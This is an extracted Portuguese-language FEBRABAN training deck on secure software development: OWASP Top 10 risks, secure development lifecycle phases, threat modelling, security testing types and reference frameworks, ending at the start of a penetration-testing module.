
As falhas de integridade do software e dos dados estão relacionadas com o código e as infraestruturas que não protegem contra violações de integridade. Trata-se de uma categoria abrangente que descreve, por exemplo, ataques à cadeia de abastecimento, atualização automática comprometida e utilização de componentes não fiáveis.

### A09:2021 Security Logging and Monitoring Failures

O registo e o monitoramento ajudam a detectar, escalar e responder a violações ativas; sem isso, as violações não serão detectadas e não poderão ser adequadamente tratadas. A09 Security Logging and Monitoring Failures lista várias técnicas de registo e monitoramento que devem ser conhecidas, mas também outras que podem não ser tão comuns; por exemplo, o monitoramento da cadeia de fornecimento DevOps pode ser tão importante como o monitoramento da aplicação ou do sistema.

# OWASP Top 10 Web Application Security Risks

FEBRABAN



## Riscos Cibernéticos de aplicativos WEB

### A10:2021 Server-Side Request Forgery

Referindo-se à A10 Server-Side Request Forgery (SSRF), estas vulnerabilidades podem ocorrer sempre que uma aplicação web buscar um recurso remoto sem validar o URL fornecido pelo utilizador. Estas explorações permitem a um atacante coagir a aplicação a enviar um pedido elaborado para um destino inesperado, mesmo quando protegido por uma firewall, VPN ou outro tipo de lista de controlo de acesso à rede.



Desenvolvimento Seguro




**FEBRABAN** FEDERAÇÃO  
BRASILEIRA  
DE BANCOS

De acordo com o OWASP<sup>1</sup>, com o **crescente número e sofisticação de explorações contra aplicativos ou sistemas**, é recomendável que as organizações adotem o **Ciclo de Vida Seguro de Desenvolvimento de Software**, ou do inglês, *Secure Software Development Lifecycle (SSDLC)*.

Essa estrutura é destinada ao desenvolvimento de software seguro. Em outras palavras é um **conjunto de processos e atividades** que as organizações seguem para garantir que seu **software seja desenvolvido** focado na **segurança**.


O objetivo do SSDLC é **identificar e mitigar potenciais vulnerabilidades e ameaças de segurança no processo de desenvolvimento de software**, para que o produto final seja o mais seguro possível. O SSDLC é composto pelas seguintes etapas, conforme demonstrado na representação a seguir.



<sup>1</sup> A Fundação OWASP® trabalha para melhorar a segurança do software através de seus projetos de software de código aberto

# Quais são os benefícios do SSDLC?

A seguir são apresentadas alguns benefícios que a estrutura pode oferecer:



# Preparação da Organização

FEBRABAN

Algumas maneiras de preparar a organização para o desenvolvimento seguro de software incluem:

 Política de Desenvolvimento Seguro	 Treinamentos e Recursos	 Ambientes Segregados e Controlados	 Gestão de Mudanças
<p>Ter uma política clara que descreva as expectativas e os requisitos para o desenvolvimento de software seguro pode ajudar a garantir que todos os membros da equipe entendam a importância da segurança e estejam cientes das etapas específicas que precisam tomar para garantir a segurança do software.</p>	<p>Fornecer treinamentos e recursos aos membros da equipe sobre as melhores práticas de desenvolvimento de software seguro pode ajudar a garantir que eles sejam capazes de desenvolver softwares seguros. Isso pode incluir o fornecimento de treinamento sobre práticas de codificação seguras, modelagem de ameaças e outros tópicos relevantes.</p>	<p>Garantir que o ambiente de desenvolvimento seja seguro e segregado dos demais ambientes pode ajudar a prevenir violações de segurança durante o processo de desenvolvimento. Isto pode incluir a implementação de controles como controles de acesso e gerenciamento de vulnerabilidades.</p>	<p>Ter um processo seguro de gerenciamento de mudanças implementado pode ajudar a garantir que todas as alterações no software sejam revisadas e aprovadas pelas partes apropriadas antes de serem implementadas. Isso pode ajudar a evitar que alterações não aprovadas possam introduzir vulnerabilidades no software.</p>

# Planejamento e Análise

Os requisitos de segurança são **declarações de funcionalidade** de segurança que garantem que as **diferentes propriedades de segurança de uma aplicação de software sejam atendidas**.

Os requisitos de segurança definem **novos recursos** ou **acréscimos** aos recursos existentes para **resolver um problema de segurança específico** ou **eliminar potenciais vulnerabilidades**.

**Os requisitos vêm de várias fontes, sendo três comuns:**

**01** Requisitos relacionados ao software que especificam **objetivos e expectativas para proteger o serviço e os dados** no centro da aplicação

**02** Práticas e defeitos de codificação **comuns e dados históricos** que conduzem a vulnerabilidades de segurança da informação

**03** Requisitos **regulamentares e estatutários**

**Nota:** A OWASP fornece projetos que auxiliam na identificação de requisitos de segurança para proteção dos serviços e dados da aplicação. O [Padrão de Verificação de Segurança de Aplicativos](#) fornece uma lista de requisitos para desenvolvimento seguro e isso pode ser usado como ponto de partida para os requisitos de segurança. Além disso, o [Mobile Application Security](#) fornece um conjunto semelhante de requisitos de segurança padrão para aplicativos móveis.

**Exemplos práticas de maturidades relacionadas à Planejamento e Análise:**

**Baixa Maturidade:** O aplicativo/código possui uma API unificada para consulta de dados. Os usuários do sistema serão funcionários do cliente. O aplicativo precisa ser acessível pela internet. A natureza dos dados acessados, os tempos de retenção, o método de transporte e os métodos de comunicação de back-end não são considerados.

**Alta Maturidade:** O desenvolvedor usa um SSDLC maduro, as equipes de engenharia recebem treinamento de segurança e uma lista detalhada de requisitos foi desenhada e verificada pelo cliente.

# Design - Modelagem de Ameaças

A modelagem de ameaças é uma abordagem estruturada para identificar e priorizar ameaças potenciais a um sistema. Avaliar ameaças durante a fase de design do desenvolvimento pode economizar recursos significativos, se durante uma fase posterior do código for necessária a restruturação para incluir mitigações de riscos.

Um documento de modelo de ameaça é um registro do processo de modelagem de ameaça e geralmente inclui:



Uma descrição/design/modelo do que o preocupa



Uma lista de suposições que podem ser verificadas ou desafiadas no futuro à medida que o cenário de ameaças muda



Remediação/ações a serem tomadas para cada ameaça



Formas de validação do modelo e das ameaças, e verificação do sucesso das ações tomadas



Resultados das atividades de modelagem de ameaças



Documentar como os dados fluem através de um sistema para identificar onde o sistema pode ser atacado



Identificar o maior número possível de ameaças potenciais ao sistema



Sugerir controles de segurança que podem ser implementados para reduzir a probabilidade ou o impacto de uma ameaça potencial

Exemplos práticas de maturidades relacionadas à modelagem de ameaças:

**Baixa Maturidade:** Seguindo requisitos vagos de recursos, o design inclui armazenar dados em cache em um banco de dados local não criptografado, utilizando senha fraca. Além disso, não foi realizado verificação quanto a segurança das bibliotecas para o desenvolvimento do código.

**Alta Maturidade:** Com base em um modelo de ameaça detalhado definido e atualizado por meio de código, a equipe decide sobre: Os caches criptografados locais precisam expirar e serem limpos automaticamente, canais de comunicação criptografados e autenticados, bibliotecas seguras, entre outros.

# Implementação - Introdução

A implementação concentra-se nos processos e atividades relacionados a como a organização constrói e implanta componentes de softwares, bem como a mitigação das falhas/vulnerabilidades relacionados. As atividades de implementação possuem maior impacto na rotina dos desenvolvedores, e um objetivo importante da implementação é fornecer software que funcione de maneira confiável e com o mínimo de vulnerabilidades possíveis.

A implementação deve incluir práticas de segurança como: I. Construção segura; II. Implantação segura; e III. Gerenciamento de vulnerabilidades.

A implementação é onde a aplicação/sistema começa a tomar forma; o código-fonte é escrito e os testes são criados. A implementação do aplicativo segue um ciclo de vida de desenvolvimento seguro, com segurança integrada desde o início.

A implementação utilizará um método seguro de controle e armazenamento de código-fonte para atender aos requisitos de segurança do projeto. A equipe de desenvolvimento consultará a documentação suporte que contém as melhores práticas, utilização bibliotecas seguras sempre que possível, além de verificar e rastrear dependências externas.

Grande parte das competências de implementação advém da experiência, e ter em conta o que fazer e o que não fazer no desenvolvimento seguro é, por si só, uma atividade de conhecimento importante.

## Exemplos práticas de maturidades relacionadas à Implementação:

**Baixa Maturidade:** A equipe usa bibliotecas GraphQL prontas para uso, mas as versões não são verificadas usando a Auditoria NPM.

**Alta Maturidade:** Os membros da equipe têm acesso a documentação abrangente e a uma biblioteca de trechos de código que podem usar para acelerar o desenvolvimento. Os testes executam um conjunto abrangente de testes, incluindo testes de segurança, testes de aceitação de serviço, bem como testes de regressão.

# Implementação - Práticas de Codificação Segura

FEBRABAN

## Introdução

O OWASP Go Secure Coding Practices (Go-SCP) é um **conjunto de práticas de codificação segura** de software para a linguagem de programação Go. O documento publicado pode ser baixado em vários formatos no repositório do GitHub.



## Porque utilizar?


- As equipes de desenvolvimento geralmente precisam de ajuda e suporte para obter a segurança certa para aplicativos da Web, e parte dessa ajuda vem de **diretrizes e práticas recomendadas de codificação segura**. Go-SCP fornece esta orientação para uma ampla variedade de tópicos de codificação segura, além de fornecer exemplos práticos de código para cada prática de codificação.



## Exemplos de Práticas de Codificação Segura

O Go-SCP fornece **exemplos e recomendações** para ajudar os programadores a evitar erros e armadilhas comuns, incluindo exemplos de código em Go que **fornecem orientações práticas sobre a implementação das recomendações**, por exemplo:

- Redução da superfície de ataque;
- Princípio do menor privilégio e minimização de dados;
- Codificação de saída de higienização de dados;
- Autenticação e gerenciamento de senhas;
- Gerenciamento de sessão;
- Controle de acesso;
- Práticas criptográficas;
- Tratamento e registro de erros;
- Realizar uma análise dos erros de programação mais comuns e documentar se estes foram mitigados;
- Entre outros.



## Como utilizar?

- O público principal do Guia de práticas de codificação Go Secure são os desenvolvedores, especialmente aqueles com experiência anterior em outras linguagens de programação.
- Baixe o documento Go-SCP em um dos formatos: PDF, ePub, DocX e MOBI. Consulte o capítulo do tópico específico e use os exemplos de trechos de código Go para obter orientação prática sobre codificação segura.



# Testes de Segurança

Novos sistemas, atualizações e novas versões devem ser **exaustivamente testados e verificados durante os processos de desenvolvimento**. Os testes podem ser realizados de várias maneiras e dependem muito da **natureza do software, da cadência da organização e dos requisitos regulamentares**, entre outros elementos relevantes. Podem ser realizados testes de **SAST** (Teste de Aplicação Estático), **DAST** (Teste de Aplicação Dinâmico) e **IAST** (Teste de Aplicação Interativo).

**Observação:** Na representação ao lado é possível entender as particularidades de cada tipo de teste, bem como alguns exemplos de ferramentas de mercado que podem ser considerados para a orquestração dos testes.

## SAST

Permite que os desenvolvedores **encontrem vulnerabilidades de segurança no código-fonte** do aplicativo no início do ciclo de vida de desenvolvimento de software e **garante a conformidade com as diretrizes e padrões de codificação segura**.



## DAST

Pode **encontrar vulnerabilidades e fraquezas de segurança em um aplicativo em execução** utilizando **técnicas de injeção de falhas em um aplicativo**, além destacar problemas de tempo de execução que não podem ser identificados pela análise estática.



## IAST

Criado para suprir as deficiências do **SAST** e do **DAST** combinando elementos de ambas as abordagens. O **IAST** coloca um agente dentro de um aplicativo e **realiza toda a sua análise no aplicativo em tempo real** e em qualquer lugar no processo de desenvolvimento.




## Exemplos práticas de maturidades relacionadas à Implementação:

**Baixa Maturidade:** A empresa implantou o sistema em produção sem testes. Logo depois, os pentestes de rotina do cliente descobriram falhas profundas no acesso a dados e serviços de back-end. O esforço de remediação foi significativo.

**Alta Maturidade:** Os recursos do aplicativo receberam testes automatizados dinâmicos quando cada um atingiu o preparo, uma equipe de controle de qualidade treinada validou os requisitos de negócios que envolviam verificações de segurança. Uma equipe de segurança realizou um pentest adequado e deu um aval.

# Manutenção

Neste estágio, o sistema e seus recursos já devem estar adequadamente projetados, escritos e testados (conforme observamos nas etapas anteriores do SSDLC). Na etapa de manutenção, a equipe corrige bugs, soluciona problemas do cliente e gerencia as alterações do software. Além disso, a equipe monitora a performance geral do sistema, a segurança e a experiência do usuário para identificar novas formas de melhorar o software existente. A seguir são apresentadas exemplos de atividades que fazem parte da etapa de manutenção:



## Exemplos práticas de maturidades relacionadas à Implementação:

**Baixa Maturidade:** Não há segregação de ambientes, ou seja, no mesmo ambiente é realizado o desenvolvimento, testes de segurança e publicação do código. Além disso, não são aplicadas configurações de segurança de acordo com baselines de segurança, por exemplo, CIS. Não é realizado a coleta e monitoramento dos registros de atividades (logs), desta forma, incidentes não são detectados e tratados em tempo hábil.

**Alta Maturidade:** O sistema ao migrar do ambientes de controle de qualidade para a produção, aplica a configuração segura a todos os componentes, por exemplo, baselines de segurança. O registro em log de todos os componentes é agregado em SIEM e os alertas que são gerados são correlacionados com demais logs do ambiente. São realizados exercícios e simulações de incidentes para aperfeiçoamento dos processos internos.

## Considerações Finais

# Frameworks e Normas de Referência


FEBRABAN

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## ISO 27001/27002

The screenshot shows the OWASP website with the navigation bar at the top. Below it, the 'Integration Standards' section is visible, specifically the 'OWASP in SDLC' page. The page title is 'OWASP Application Security Fragmentation' by Soyros Gasteratos and Elie Saad. It includes a diagram titled 'Software Development Cycle' with six phases: Planning, Design, Design & Implementation, Implementation, Testing & Integration, and Maintenance.

## NIST CSF



## OWASP SSDLC

## PCI DSS

## ISO 27701

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas ao processo de desenvolvimento seguro de software, relembre os principais termos e conceitos apresentados neste material:



**OWASP Top 10 Web Application Security Risks:** elenca os 10 principais riscos de segurança de aplicativos da web.



**SSDLC:** ciclo de Vida Seguro de Desenvolvimento de Software, ou do inglês, Secure Software Development Lifecycle (SSDLC).



**Etapas do SSDLC:** 1 Planejamento; 2 Análise; 3 Design; 4 Implementação; 5 Testes; e 6 Manutenção



**A modelagem de ameaças:** é uma abordagem estruturada para identificar e priorizar ameaças potenciais a um sistema. Avaliar ameaças durante a fase de design do desenvolvimento pode economizar recursos significativos, se durante uma fase posterior do código for necessária a restruturação para incluir mitigações de riscos.



**Testes de segurança:** podem ser realizados testes de SAST (Teste de Aplicação Estático), DAST (Teste de Aplicação Dinâmico) e IAST (Teste de Aplicação Interativo).

## **Módulo: Teste de Invasão**

# Requisitos – Teste de Invasão

FEBRABAN

Este material foi elaborado de acordo com as diretrizes do PCI DSS e CIS Controls, bem como foi considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

PCI DSS



CIS Controls




ISO 27002



ISO 27701



NIST CSF



- 11.1 Processos e mecanismos para testar regularmente a segurança de sistemas e redes são definidos e compreendidos.
- 11.3 Vulnerabilidades externas e internas são regularmente identificadas, priorizadas e tratadas.
- 11.4 Testes de penetração externos e internos são realizados regularmente e vulnerabilidades exploráveis e fragilidades de segurança são corrigidas.

- 18.1 Estabelecer e manter um programa de teste de invasão
- 18.2 Realizar testes de invasão externos periódicos
- 18.3 Corrigir as descobertas do teste de invasão
- 18.4 Validar as Medidas de Segurança
- 18.5 Realizar testes de invasão internos periódicos

- 8.29 Security testing

- 6.11.2.8 Teste de segurança do sistema

- ID.IM-02: As melhorias são identificadas a partir de testes e exercícios de segurança, incluindo aqueles feitos em coordenação com fornecedores e terceiros relevantes

# Sumário

# Sumário

FEBRABAN

- 1 | Introdução
- 2 | Testes e suas diferenças
- 3 | Benefícios do teste de invasão
- 4 | Metodologia do teste de invasão
- 5 | Abordagem do teste de invasão (visão geral e suas etapas)
- 6 | Frameworks e normas de referência
- 7 | Relembrando os principais termos e definições




# Introdução

# Introdução

De acordo com o CIS Controls, uma postura defensiva bem-sucedida requer um programa abrangente de políticas e governança eficazes, fortes defesas técnicas, combinadas com a ação apropriada das pessoas. No entanto, raramente é perfeito. Em um ambiente complexo onde a tecnologia está em constante evolução e novas técnicas dos atacantes aparecem regularmente, as **empresas devem testar periodicamente seus controles para identificar fragilidades de segurança e avaliar sua resiliência**. Este teste pode ser da perspectiva de rede externa, rede interna, aplicação, sistema ou dispositivo. Pode incluir engenharia social de usuários ou desvios de controle de acesso físico.

## Qual a finalidade dos testes de invasão?



Os testes de invasão podem fornecer percepções valiosas e objetivas sobre a **existência de vulnerabilidades em ativos corporativos tecnológicos**.



